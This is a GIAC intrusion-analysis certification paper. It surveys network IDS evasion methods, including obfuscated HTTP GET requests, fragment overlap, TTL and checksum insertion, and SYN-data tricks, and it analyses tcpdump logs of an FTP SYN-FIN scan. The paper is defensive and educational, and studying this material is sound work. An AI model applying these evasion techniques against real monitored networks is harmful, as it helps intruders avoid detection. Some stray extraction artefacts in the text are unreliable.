Global Information Assurance Certification Paper

Nimesh Vakharia
GIAC Certification for GCIA
Intrusion Detection Version 3.0

Assignment 1

Understanding Contemporary IDS Solutions Limitations and Requirements

Introduction:

This paper is primarily focused on assisting network security administrators in an Enterprise/Service Provider environment in understanding Network IDS Technology and some of its limitations and evasion mechanisms. It also highlights issues that vendors need to address, and issues that should be verified while evaluating an Intrusion Detection System solution.

Intrusion Detection System have been traditionally classified as

- Network based Intrusion Detection System (NIDS)
  A NIDS sits on the egress/choke points of a network and monitors all the traffic going in and out of the entire network. This paper will primarily focus on the NIDS.
- Host based Intrusion Detection System (HIDS)
  A HIDS is a solution that sits on a system and monitors any exploits or vulnerabilities targeted at that system.

Types of NIDS

Signature Based IDS:
A Signature based IDS primarily works on a predefined set of signatures based on certain patterns like string matching, detecting attack patterns between packets based on pre defined signatures in the system.

Anomaly Based IDS can be categorized into:

Statistical Anomalies
Gathering statistical information about a network and then using different mechanisms like graphing or statistical correlation to evaluate the data over a period of time. Common statistics gathered are protocol distribution, packet size distribution, number of session distributed across protocols, fragments etc.

Protocol Anomalies
Detecting protocol anomalies from the normal flow of traffic as defined in the various RFC's or standard usage of the application protocol. Example of this would be obfuscation of HTTP requests, or an extremely long username for an FTP login which could be an attempt for a buffer overflow.

Neural Net i.e. Artificial Intelligence
This technology still has a lot to mature. The idea here is to let the IDS learn the normal traffic patterns and then it could potentially alert on events before they occur. The

problem is that mechanism can be easily fooled and is susceptible to a high rate of false alarms and evasion.

We will analyze the strength of an IDS in 4 different categories:

- A strong signature set and language.
- Robustness of the IDS engine.
- Management and Analysis Platform.
- Offline Analysis Tools.

Signature Set:

This is one of the core components of any signature based Intrusion Detection System. Snort, a freeware lightweight IDS by Marty Roesch contains around 1500 signatures as of this writing. It's important to realize that a high volume is not necessarily a good thing, the quality of the signature set, robustness and features of the IDS engine in supporting a flexible language are critical to a low rate of false positives. The IDS vendor has to constantly keep up with the latest exploits that have been found and exposed by the security community (Cert, Incidents.org etc.). The key issue is the turn around time. What does the vendor use as a reference model and how long does it take for the vendor to update his signature set and provide it to the customers.

How does an IDS system get updated with the new signature set? If updates are provided on a weekly basis how much manual intervention is required to update the signatures? How secure and easy is it to deploy new signatures across your install base. In distributed sensor environments this will be a critical issue.

Another critical component of an IDS is the ease of writing your own set of customer signatures and integrating it across the various sensors. The Signature language should be easy to understand and interpret but at the same time be very powerful.
The language should be able to investigate any portion of the packet and protocol header and should have the ability to write complex arithmetic expressions, field comparison factors and ability to use 'and' and 'or' logical expressions. Some signature languages primarily provide methods to look for strings within the packet, such systems are commonly referred to as a greping IDS. Systems like these are susceptible to high false positives than systems that are stateful and have a signature language that can decode and interpret the application layer of the specified protocols like ftp, telnet, smtp, pop3, dns etc.

Some vendors keep their signatures closely guarded as their intellectual property. This case is understood but then they should be able to provide proper interpretation of the signature with proper references to security sources that describe the exploit in depth. There are times when an alarm pops up on an IDS console but not much is available to interpret and understand what exactly it means, leaving it up to the Analyst to research it on the net. This makes it very difficult while trying to determine whether a particular

alarm is a false positive especially when Analysts have to sort through hundreds of thousands of alerts each day.
A comprehensive help section describing each signature is usually very helpful during analysis and should be part of any IDS.

Robustness of the IDS Engine:

Robustness of an IDS Engine can sometimes be critical in detecting attacks that would normally be evaded by techniques explained below. Performance of the IDS would also fall under this criteria. Although we will not discuss performance measurement, its important to ensure that the IDS can actually perform at high bandwidth rates. The IDS should be expected to provide accurate statistics on how many packets it dropped, and access to the system for CPU, Memory and I/O usage statistics of the system.

Some common evasion mechanisms that an IDS engine should detect:

- *Fragmentation and Reassembly*

Fragmentation and Reassembly is one of the key issues that have to be handled in any Network based Intrusion Detection System. For example: a malicious user could send a fragmented GET packet such that the malicious content that the IDS is looking for is fragmented over 2 or more packets.
If the intrusion detection system does not reassemble the packet and look for the string in the reconstructed URL, it will miss the attack.
Ideally an Intrusion Detection System should have support for Fragmentation. It should reconstruct fragments and look at the entire decoded packet.

Overlapping of fragments

This is another special case in Fragmentation and Reassembly where 2 fragmented packets of a stream have Fragment Offset such that they overlap causing some of the data to overlap. This again can be used to hide malicious content that the IDS is supposed to detect.

How the overlapping fragments are handled is another key question that needs to be asked because every OS has a different result when it receives an overlapping fragment and since the NIDS does not have any knowledge of the OS on the targeted system (maybe it should), its best for the Intrusion Detection System to provide enough data for forensic analysis and leave it up to the Intrusion Analyst to conclude what is being exploited.

Here is a table from that helps understand IP fragment overlap behavior in various Operating Systems.

Operating System	Overlap Behavior

Windows NT 4.0	Always Favors Old Data
4.4BSD	Favors New Data for Forward Overlap Linux Favors New Data for Forward Overlap
Solaris 2.6	Always Favors Old Data
HP-UX 9.01	Favors New Data for Forward Overlap
Irix 5.3	Favors New Data for Forward Overlap

Ref: http://www.snort.org/docs/idspaper/

- *Handling Control Characters in some Applications*

Pattern Matching for character based applications like telnet, rsh or rlogin require the NIDS to do a complete application decode to handle insertion based attacks.

For e.g.:
For a NIDS looking for a string ROOT in the telnet session, it'd miss the following:

1> R O T <Backspace> O T
2> R O T <Move Left One> <Delete Forward Character> O T

All the standard Control Characters need to be interpreted as per how the server would interpret the data

Client server interactions in applications like telnet go through an initial phase of negotiating special options and special keys. A backspace control character between a Client Server could mean a different response between a different client server pair. The idea is that the IDS should be able to interpret these initial interactions to take action appropriately.

Ref: http://www.faqs.org/rfcs/rfc854.html (Telnet RFC)

- *Normalizing HTTP*.

The following section on Unicode Exploits has been quoted from http://www.iss.net/security_center/alerts/advise95.php.

- "Unicode Exploits:

Unicode provides a standard for international character sets by assigning a unique number for each character. It comprises the character repertoire of most commonly used character sets like ASCII, ANSI, ISO-8859, Cyrillic, Greek, Chinese, Japanese and Korean. Unicode encoding of ASCII characters can be used to obfuscate the appearance of an HTTP request, while leaving it functional. This allows attackers to disguise the

payload used in an exploit and evade detection. The first major Unicode vulnerability was documented against Microsoft Internet Information Server (IIS) in October 2000. This vulnerability allowed attackers to encode "/", "\" and "." characters to appear as their Unicode counterparts and bypass the security mechanisms within IIS that block directory traversal.

Unicode encoding can also be used to evade IDS detection due to a flaw in Microsoft IIS that accepts and interprets non-standard Unicode characters.

Examples:

The following is a standard HTML GET request without Unicode-escaped characters:

GET /attack.html HTTP/1.0

The following shows the same request, using a valid, but escaped Unicode character in place of the letter k:

GET /attac%u006b.html HTTP/1.0

This request uses a non-standard form of Unicode, referred to as "%u encoding". This type of encoding can be used to effectively bypass many IDS signatures for IIS-specific vulnerabilities.

Since %u encoding is not a standard and IDS systems do not decode %u strings, it is possible for an attacker to %u encode his attack against an IIS web server without an IDS system detecting the attack. Therefore allowing an attacker to successfully perform scans and attacks against IIS web servers without the IDS systems detecting the attacks."

The following is another standard HTML GET request without any insertion/evasion used.

GET /start/bad/string.html HTTP/1.0

Following are other possible obfuscated mutations:

The intrusion detection system is looking for the following string start/bad/string.html but in the following examples the string is modified such that the web server still sees it as the above but the IDS could fail to locate it.

- Self Reference.

  GET /start/./bad/./././././/./string.html HTTP/1.0

  The Web Server will ignore the /./

- Multiple Slashes

  GET /start////bad//string.html HTTP/1.0

  Double Slashes construed as one Slash on the Web Server

- Hex Equivalent

  GET /start/%62%61%64/string.html HTTP/1.0

  Hex Equivalent or also commonly known as URL Encoding

- Reverse Traversal

  GET /start/bad/helloworld/../string.html HTTP/1.0

  Reverse Traversal. The ../ eliminates the hello world string. Some web browsers normalize it but a malicious user could use his own web client to send this format.

- Premature Request Ending

  GET / HTTP/1.0\r\nHeader: /../../start/bad/string.html HTTP/1.0\r\n\r\n

  Premature Request Ending. Some IDS will scan the URL until they hit the first \r\n

- Incorrect Slash in URL

  GET /start/bad\string.html HTTP/1.0


  This is valid for Windows platform which on receiving the URL converts all the \ to /

  To summarize, an IDS should interpret data in exactly the same way a web server would i.e. it should have the capability to normalize any HTTP packet it sees.

  The above section was referenced from: http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html and notes from Judy's Sans Coursework

- *Evasion using TTL Expiration*

Following is an example of using insertion and TTL expiration to evade the intrusion detection system.



In this example the Malicious User sends 5 packets to send ROOT to the remote host with Packet 3 being the crafted packet whose TTL expires at the Cisco Router thus the Intrusion Detection System sees ROEOT while the protected host sees ROOT.

The packets are crafted in such a way that the host does not see any abnormal activity at the TCP and/or IP layer when it receives all the packets


Another possible evasion would be a Reset packet could be sent in Packet 3 with a low TTL confusing a stateful NIDS and it would stop reconstructing the session.

IDS solutions should have a signature to alert on packets with Low TTL < 2, 3. But alerting will not be adequate, to determine what attack was used so one approach would be to capture a certain amount of packets if an anomaly like this occurs so it can be used for future analysis.

But a major issue with this will be that a lot of false positives can be generated with traceroute packets which are usually UDP packets >=33440. Windows systems traceroute generate ICMP packets with low TTL.

So a good requirement for a solution would be to have the ability to reduce false positives by not alerting on traceroute UDP packets with port > 33440 and ICMP Echo low TTL packets. Some folks have been known to track all traceroute attempts to maintain a list of hosts that are trying to map their network for reconnaissance purpose.

- *TCP Checksum*




This is another Insertion Mechanism similar to the TTL Expiration but Packet 3 is sent with a Bad TCP Checksum. Since the Intrusion Detection System does not verify the TCP checksum of every packet, this can be successfully used to evade the detect. The Protected Host at the other end discards the packet with the bad checksum and sees ROOT.

The solution is to verify the TCP checksum of packets coming into the system although this might adversely affect the total performance of the system as computing TCP checksum is a very processor intensive mechanism.

- *Large MTU after NID*

  The Malicious packet is sent with MTU too large for a router after the NID, and packet will have a DF bit set causing the packet to be discarded and not reach the end system but the Network IDS will use it for analysis.



  Although this Exploit requires a unique network topology, there is a good chance to see this evasion mechanism used on the network.

  Here the Malicious user does a MTU Path Discovery to determine the lowest MTU after the NID. Note that the Malicious User should be aware of the network placement of the NID, which needs to be guessed.

  The Malicious user sends IP Datagram X with no DF bit, a malicious packet Y with Datagram length > than the lowest MTU after the NID with a DF bit set and another Datagram Z with no DF bit set.

  The NIDS will see Datagram X + Y + Z (assuming that Packet Y reaches the NIDS), but the protected host will see Datagram X + Z. This could be used to evade the IDS.

  Known solution is to alert if the Network IDS sees a Fragmentation required ICMP Error message and alerts the user about the possibility of this exploit. Some vendors have been known to take the lowest MTU as an input parameter into the system and monitor for such packets.

- *Data in SYN Packet*

According to the RFC, data in the SYN packet is valid and is considered to be part of the TCP stream. But some TCP/IP implementations like Windows OS seem to ignore that data.
Some IDS vendors simply ignore any payload in the SYN packet which can be used by attacker to slip in malicious data content i.e. in some cases they could slip in an entire HTTP GET URL in the SYN packet without the IDS knowing about it.

Management Platform:

The Management Platform is one of the key features that needs to be looked at while evaluating an IDS. Ease of use, scalability, integration of the various components, storage mechanism, speed etc are factors that contribute to a successful deployment.

Depending on the environment, an ideal Management Solution should be scale. A Managed Services Provider providing an IDS solution would see a common management platform across his entire customer base which could be in a few hundred or thousand sensors. An enterprise solution should scale into double digits. The scaling factor would require a robust storage solution to store data, a strong encrypted and authenticated transactions between the various components, an high speed Analysis console that can handle high amount of alerts and has various filtering, correlation and data extraction capabilities.

- *Analysis Platform and Exclusion filters*

  The Analysis Tools for sorting through the data should be user friendly providing data analysis output in a variety of different ways. The Analyst should have the option to sort data based on various different criteria and should have the ability to grill down and correlate alerts based on categories, IP's, frequencies etc.

  Exclusion filter should be available based on Src_IP, Dst_IP, Src_Port & Dst_Port for sorting through the alarms on the Analysis console.

  A lot of commercial IDS solutions have a tendency to generate False Positives and tweaking mechanisms are not available. An easy solution is to apply an exclusion-based filter based on different parameters for e.g: Src_IP/Subnet, Dst_IP/Subnet, Src_Port/Range, Dst_Port/Range, IDS_Alarm/s etc.

  A false positive that occurs every few seconds could easily fill up the logs and make it very difficult for the Intrusion Analyst to analyze and correlate all events efficiently. But again there are times when the Analyst would want to graph a repetitive events over time to look for anomalies and therefore would like to have it in the database but not necessarily see it when the alarm event occurs.

- *FW/IDS log correlation, statistical correlation*

One of the key approaches of an anomaly based IDS is statistical correlation. But the same can be achieved in a Signature based IDS solution using the alarms and events triggered from FW/IDS and network statistics that are monitored by the IDS.

Offline Analysis Tools:

This involves basic logging and alerting mechanism in the IDS. The logs have to be comprehensive with enough data to accurately trace an event when it occurred so that it can be held in court as evidence for prosecution. The front end should be intuitive enough for a novice user to use, so an operational person can simply sort through the data and correlate events as they occur in real time. There should be a notion of different severities of alerts based on the probability of false positives and should be user configurable.
Different IDS have very limited correlation tools. Some provide very basic graphing functions and event correlation. Statistical analysis can sometimes be very helpful in determining the current state of the network especially when viewed from a macro administrative perspective. Graphing functions of numbers of alerts over time in a day, total number of sessions, throughput, top application talkers etc can be very useful information to look for trends. At a high level this can help detect potential denial of service attacks against a network, anomalous activity can sometimes indicate network problems etc.
There are times when the network is sluggish due to a DoS attack but its difficult to point out the exact nature of the problem or administrators just shrug it off. These graphing functions can be a key to solving such mysteries. At times of an outbreak like Code Red, Nimda on Day 0 when no known signature exist, a real time graph would be very useful in isolating such attacks and taking preventive action.

Intrusion Detection Systems is an evolving technology and currently the industry has taken various different approaches to address it. As the technology evolves we will see some of these techniques merge together to give us a comprehensive solution, i.e. extensive correlation mechanism based on statistical, signature based anomalies and log correlation from various different network components, intelligence to predict attack before they occur with minimal to zero false positive rates.

References:

- *Telnet RFC, Authors J. Postel, J. Reynolds, http://www.faqs.org/rfcs/rfc854.html*
- *A look at Whisker's Anti-IDS tactics, Authors: Rain Forest Puppy rfp@wiretrip.net, http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html*
- *ISS Advisory, http://www.iss.net/security_center/alerts/advise95.php.*
- *Articles by Karen Kent Frederick on security focus:*
  - Network Intrusion Detection Signatures, Part 4, http://online.securityfocus.com/infocus/1553
  - Network Intrusion Detection Signatures, Part 3 http://online.securityfocus.com/infocus/1544

- *Network Intrusion Detection Signatures, Part 2*
http://online.securityfocus.com/infocus/1534
- *Network Intrusion Detection Signatures, Part 1*
http://online.securityfocus.com/infocus/1524

- *Gartner.com's Tech overview of IDS,*
http://www.gartner.com/DisplayTechOverview?id=320015
- *Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection, Authors: Thomas H. Ptacek, Timothy N. Newsham,*
http://www.snort.org/docs/idspaper

Assignment 2 Detects:
Some of the logs in this assignment have been truncated, to reduce the total size of the assignment. For complete logs, the URL of the source has been given.

Detect1:

> 02/20/02 16:24:07.662843 210.114.174.238.21 > My.Net.here.162.21: SF
> 1756404730:1756404730(0) win 1028 (ttl 24, id 39426)
…….. Logs Snipped To Reduce Size……
> 64, id 17331)
> 02/20/02 16:24:07.836167 210.114.174.238.21 > My.Net.here.180.21: SF
> 1756404730:1756404730(0) win 1028 (ttl 23, id 39426)
> 02/20/02 16:24:07.838878 My.Net.here.180.21 > 210.114.174.238.21: S
> 3965333797:3965333797(0) ack 1756404731 win 32696 (DF) (ttl
> 64, id 17333)
> 02/20/02 16:24:07.940772 210.114.174.238.21 > My.Net.here.190.21: SF
> 1756404730:1756404730(0) win 1028 (ttl 23, id 39426)
> 02/20/02 16:24:07.943268 My.Net.here.190.21 > 210.114.174.238.21: S
> 3966500733:3966500733(0) ack 1756404731 win 32696 (DF) (ttl
> 64, id 17335)
> 02/20/02 16:24:08.033853 210.114.174.238.21 > My.Net.here.162.21: R
> 1756404731:1756404731(0) win 0 (ttl 237, id 50916)
> 1756404731:1756404731(0) win 0 (ttl 236, id 50926)
> 02/20/02 16:24:08.309923 210.114.174.238.21 > My.Net.here.190.21: R
> 1756404731:1756404731(0) win 0 (ttl 236, id 50927)
…….. Logs Snipped To Reduce Size……
> 02/20/02 16:24:08.359841 210.114.174.238.1974 > My.Net.here.162.21: S
> 1972601615:1972601615(0) win 32120 (DF) (ttl 46, id 50928)
> 02/20/02 16:24:08.360620 My.Net.here.162.21 > 210.114.174.238.1974: S
> 3958880121:3958880121(0) ack 1972601616 win 32120 (DF) (ttl
> 64, id 17337)
> 02/20/02 16:24:08.735802 210.114.174.238.1974 >
> My.Net.here.162.21: . ack
> 3958880122 win 32120 (DF) (ttl 46, id 50936)
> 02/20/02 16:24:08.789755 My.Net.here.162.21 > 210.114.174.238.1974: F
> 3958880122:3958880122(0) ack 1972601616 win 32120 (DF) (ttl
> 64, id 17339)
> 02/20/02 16:24:09.047051 210.114.174.238.1975 > My.Net.here.164.21: S
> 1976571484:1976571484(0) win 32120 (DF) (ttl 45, id 50947)
> 02/20/02 16:24:09.049987 My.Net.here.164.21 > 210.114.174.238.1975: S
> 3951923147:3951923147(0) ack 1976571485 win 32120 (DF) (ttl
> 64, id 17343)
> 02/20/02 16:24:09.142382 210.114.174.238.1974 >
> My.Net.here.162.21: . ack
> 3958880123 win 32120 (DF) (ttl 46, id 50950)
> 02/20/02 16:24:09.197496 210.114.174.238.1974 > My.Net.here.162.21: F

> 1972601616:1972601616(0) ack 3958880123 win 32120 (DF) (ttl
> 46, id 50953)

> 02/20/02 16:24:09.198321 My.Net.here.162.21 >
> 210.114.174.238.1974: . ack
> 1972601617 win 32120 (DF) (ttl 64, id 17344)
> 02/20/02 16:24:09.428048 210.114.174.238.1975 >
> My.Net.here.164.21: . ack
> 3951923148 win 32120 (DF) (ttl 45, id 50957)
> 02/20/02 16:24:09.479288 My.Net.here.164.21 > 210.114.174.238.1975: F
> 3951923148:3951923148(0) ack 1976571485 win 32120 (DF) (ttl
> 64, id 17345)
> 02/20/02 16:24:09.840287 210.114.174.238.1975 >
> My.Net.here.164.21: . ack
> 3951923149 win 32120 (DF) (ttl 45, id 50958)
> 02/20/02 16:24:09.877663 210.114.174.238.1975 > My.Net.here.164.21: F
> 1976571485:1976571485(0) ack 3951923149 win 32120 (DF) (ttl
> 45, id 50960)
> 02/20/02 16:24:09.878345 My.Net.here.164.21 >
> 210.114.174.238.1975: . ack
> 1976571486 win 32120 (DF) (ttl 64, id 17346)
>
> -----------------
> Supplementary Analysis
> -----------------
> /p0f -s 2016 'ip and host 210.114.174.238'
> p0f: passive os fingerprinting utility, version 1.8.2
> (C) Michal Zalewski <lcamtuf@gis.net>, William Stearns
> <wstearns@pobox.com>
> p0f: file: '/etc/p0f.fp', 150 fprints, iface: 'eth0', rule:
> 'ip and host
> 210.114.174.238'.
> 210.114.174.238: UNKNOWN [1028:24:0:0:-1:0:0:40].
> 210.114.174.238: UNKNOWN [1028:24:536:0:-1:0:0:40].
> 210.114.174.238: UNKNOWN [1028:23:536:0:-1:0:0:40].
> 210.114.174.238: UNKNOWN [1028:24:0:0:51:0:0:40].
> 210.114.174.238: UNKNOWN [1028:23:0:0:51:0:0:40].
> 210.114.174.238: UNKNOWN [1028:23:0:0:51:0:0:40].
> 210.114.174.238 [19 hops]: Linux 2.2.9 - 2.2.18
> 210.114.174.238 [20 hops]: Linux 2.2.9 - 2.2.18
>
> -----------------
> Secondary Logs
> -----------------
>
> Host lookup: Date: 20020220 Pattern: ip /pat2.pl -n -d

```
> 20020220 -l site -p '
> ip ' -g '210.114.174.238'
s
> /(Path to Logs)/Feb20
>
> U 2002/02/20 16:23:19.911672 router:5717 -> logger:514
>   <190>196259: .Feb 20 16:23:11: %SEC-6-IPACCESSLOGP: list
> ingress denied tcp
>    210.114.174.238(21) -> My.Other.Net.202(21), 1 packet
iexplore www.incid>
> U 2002/02/20 16:24:08.679407 router:5717 -> logger:514
>   <190>196260: .Feb 20 16:24:00: %SEC-6-IPACCESSLOGP: list
> ingress denied tcp
>    210.114.174.238(21) -> My.Net.here.160(21), 1 packet
>
>
```

Source: This trace was taken from the incidents mailing list hosted by incidents.org website. The mail currently has not been archived on the website. This detect was posted by bschnzl@bigfoot.com on 2/21/2002
http://www.incidents.org/archives/intrusions/msg03269.html

Detection Tool: This detect was generated by tcpdump, a common sniffer and packet logging tool used by Linux and UNIX systems and freely available on www.tcpdump.org. Tcpdump usually dumps the sequence and ack numbers relative to the session as opposed to absolute. The dump indicates that the sniffer was run with the –S option which would print all the sequence number in absolute from. Following is the breakdown of the format.

```
    Date          Time                Src_IP:       Src_Prt     Dst_IP:      Dst_Port  Flags
> 02/20/02 16:24:09.877663 210.114.174.238.1975 > My.Net.here.164.21:   F
    Sequence Number      (TCP_Payload_Length)   Ack_no          Win_Size   Frag_bit
> 1976571485:1976571485          (0)            ack 3951923149 win 32120  (DF)
TTL_Value    IP_ID number
(ttl > 45,        id 50960)
```

The secondary detect was generated by a Cisco router, it seems that the packet was captured in transit by a sniffer when the router was sending alarms to the syslog server. Following is the breakdown of the format:

This looks like sniffer data and is not relevant to the detect.

```
> U 2002/02/20 16:24:08.679407 router:5717 -> logger:514
                          Date      Time          Cisco_Logg_Format
>   <190>196260: .Feb 20 16:24:00: %SEC-6-IPACCESSLOGP: list
Cisco_ACL_name      Action          Protocol
> ingress                 denied          tcp
```

```
          Src_IP         Src_Port     Dst_IP              Dst_Port
>    210.114.174.238  (21) -> My.Net.here.160    (21), 1 packet
```

Probability the address was spoofed: An initial examination indicated a spoofing nature but deeper analysis ascertains that the scanning packets were not spoofed but were actually crafted and were sent from a single host.

Description of attack: This is a typical SYN-FIN scan targeted at port 21 to determine which systems on the targeted network are running FTP services. The packet dump also shows a normal TCP handshake and session teardown from the attacking system if the host responds with the SYN ACK. A few things stand out in the scan. All the SYN-FIN packets have the same ISN (initial Sequence Number), Src_Port_Number = Dst_Port_Number and the same IP ID number i.e. 39436. The tool used is obviously a Synscan variant and has been the talk of the town for a while now. Donald Smith has done some details analysis on this tool for his practical Ref:
http://www.giac.org/practical/donald_smith_gcia.doc
The SYN-FIN is used to evade Firewall and/or other security mechanism that are being used to protect the system. If the attacking host receives a response it connects to the victim by completing a TCP handshake and then the session is torn down. I think the idea is to grab the banner which would indicate what version of ftp the system is running. Ftp has been known to have a lot of known vulnerabilities in the past. Various FTP daemons wu-ftp and proftpd had buffer overflow exploits which would yield a root compromise.

Following are various Cert Advisories on FTP:
http://www.cert.org/advisories/CA-2001-07.html
http://www.cert.org/advisories/CA-1999-13.html
http://www.cert.org/advisories/CA-1999-03.html
http://www.cert.org/tech_tips/anonymous_ftp_abuses.html

Attack Mechansim: Initially while doing some cursory analysis, this looked like a spoofed SYN-FIN scan. Reasoning why it could have been spoofed is as follows.

i.e. a snapshot of the dumps to destination IP My.Net.here.162

The initial SYN-FIN Scan, note the TTL i.e 24 indicating a possible hopcount of 8 (32 is the closes standard TTL valued, 32-24 = 8)

```
> 02/20/02 16:24:07.662843 210.114.174.238.21 > My.Net.here.162.21: SF
> 1756404730:1756404730(0) win 1028 (ttl 24, id 39426)
```

The response to the SYN-FIN

```
> 02/20/02 16:24:07.667880 My.Net.here.162.21 > 210.114.174.238.21: S
> 3961503593:3961503593(0) ack 1756404731 win 32696 (DF) (ttl
> 64, id 17329)
```

The reset from Scanning system. TTL now is 237, possible hopcount is 18

```
> 02/20/02 16:24:08.033853 210.114.174.238.21 > My.Net.here.162.21: R
```

> 1756404731:1756404731(0) win 0 (ttl 237, id 50916)

A Reset packet from the attacking host, TTL is 237 (255 is the closest standard, a hopcount of 18). There is a huge difference in the TTL value indicating that the SYN-FIN packet was spoofed and the reset is being sent back by the original system in response to the SYN-ACK from My.Net.here.162. Also note the difference in IP ID nos 39,426 and 50,916. Its highly unlikely that the attacking system sent out 11,490 packets in approximately 0.37101 seconds.

But here is a TCP handshake from the same IP address right after the scan indicating that either the attacking host crafted initial packets or the attacking host has network access to the response being sent by My.Net.here.162 and is crafting replies.

> 02/20/02 16:24:08.359841 210.114.174.238.1974 > My.Net.here.162.21: S
> 1972601615:1972601615(0) win 32120 (DF) (ttl 46, id 50928)
> 02/20/02 16:24:08.360620 My.Net.here.162.21 > 210.114.174.238.1974: S
> 3958880121:3958880121(0) ack 1972601616 win 32120 (DF) (ttl
> 64, id 17337)
> 02/20/02 16:24:08.735802 210.114.174.238.1974 >
> My.Net.here.162.21: . ack
> 3958880122 win 32120 (DF) (ttl 46, id 50936)

Further analysis indicated that all of the packets except for the Reset packet from the attacker was generated by the Synscan tool. The Synscan starts of the scanning packets with Src_Port_number = Dst_Port_number, ip id number of 39436 a window size of 1028. To top it of it sets the initial TTL of 42. (source: http://www.sans.org/y2k/112700-1400.htm look for Guy Bruneau's comment). The TTL seen on the Syn-Fin packet was 24 indicating a hop count of 18. The Reset packet had a TTL of 237, ideal TTL in that range is 255 and also indicates a hop count of 18 which further validates to some degeree that the attacking system is the one send both sets of packets.
Doing some Passive OS fingerprinting on the OS based on the Reset packet that was received. A ttl of 255 is usually associated with a Solaris system.
Source: http://www.incidents.org/papers/OSfingerprinting.php
http://project.honeynet.org/papers/finger/traces.txt

So the crux is that the attacker used the Synscan tool to run a SynFin scan on the network. As soon as a host responded to the query, it ran a crafted TCP connection to the victim to possibly grab the banner of the FTP server.

